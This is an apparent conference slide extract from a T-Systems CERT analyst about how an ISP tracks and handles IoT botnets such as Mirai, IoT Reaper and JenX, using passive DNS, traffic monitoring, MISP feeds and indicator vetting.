
BACKUP



T Systems

WHO WE ARE

GOAL: PROTECT COMPANY AND THEIR CUSTOMERS



WHO AM I

Cyber Defense Center & CERT

- Design/Build rules for the detection mechanisms in 24/7 SoC
-
- Incident Coordination
 - Information sharing

Christoph Giese

Work / Studies

- **Automotive** (Software Engineer; 2y)
- **CDC/CERT** (Forensics/ 3rd level SoC / Tech CTI / SW Dev / Sec Platform; 3.5y)
- **Msc Digital Forensics** (Topic: IoC vetting; on-the-job)
- Open Source supporter / Music / Sports / Discussions



THREAT DESCRIPTION

ATTACKERS VIEW

Advantages of IoT devices

- + 24/7 online
- + (Mostly) unmonitored
- + Poorly secured
- + Increasing market
- + Increasing computing power
- + Max distributed

Category	2017	2018	2020
Consumer	5,244.3	7,036.3	12,863.0
Business: Cross-Industry	1,501.0	2,132.6	4,381.4
Business: Vertical-Specific	1,635.4	2,027.7	3,171.0
Grand Total	8,380.6	11,196.6	20,415.4

[Gartner]

RAPID EVOLUTION OF IOT BOTNETS

Mirai v1

1

Rep: Trivial

64 default user-pw-combinations

Detect: Trivial

Noisy & Low Tech

Mirai Copy Cats

2

Rep: Easy

Code leak paved the way to new variants

Detect: Easy

Still Noisy, but multiple clusters*

IoT Reaper

3

Rep: Advanced

Flexible LUA engine

Detect: Advanced

Code updates on-the-fly → Rep technique not discloses assigned botnet on its own

JenX

4

Rep: Advanced

Not relying on infected device

Detect: Challenge

Size not easy countable

Rep=Replication

* [antonakakis2017]


OUR MODEL FOR HANDLING IOT BOTNETS AS ISP

Tracking Activities

- pDNS: (First) seen in Germany?
 - 2017-12-05
- pDNS: FastFlux? Multiple domains? → Important
 - **Simple IP communication**
- Peakflow: Increasing activity from customer routers?
 - **No anomalies**

Correlation to seen attacks





- MISP correlations using tons of public/private feeds
 - **First information incoming**



- CTI-Analysts classification to seen attacks
 - Based on Mirai source code

Extended timeline information
Investigated additional communication channels

INTELMQ - MESSAGE BUS SYSTEM



VETTING OF INDICATORS - 1

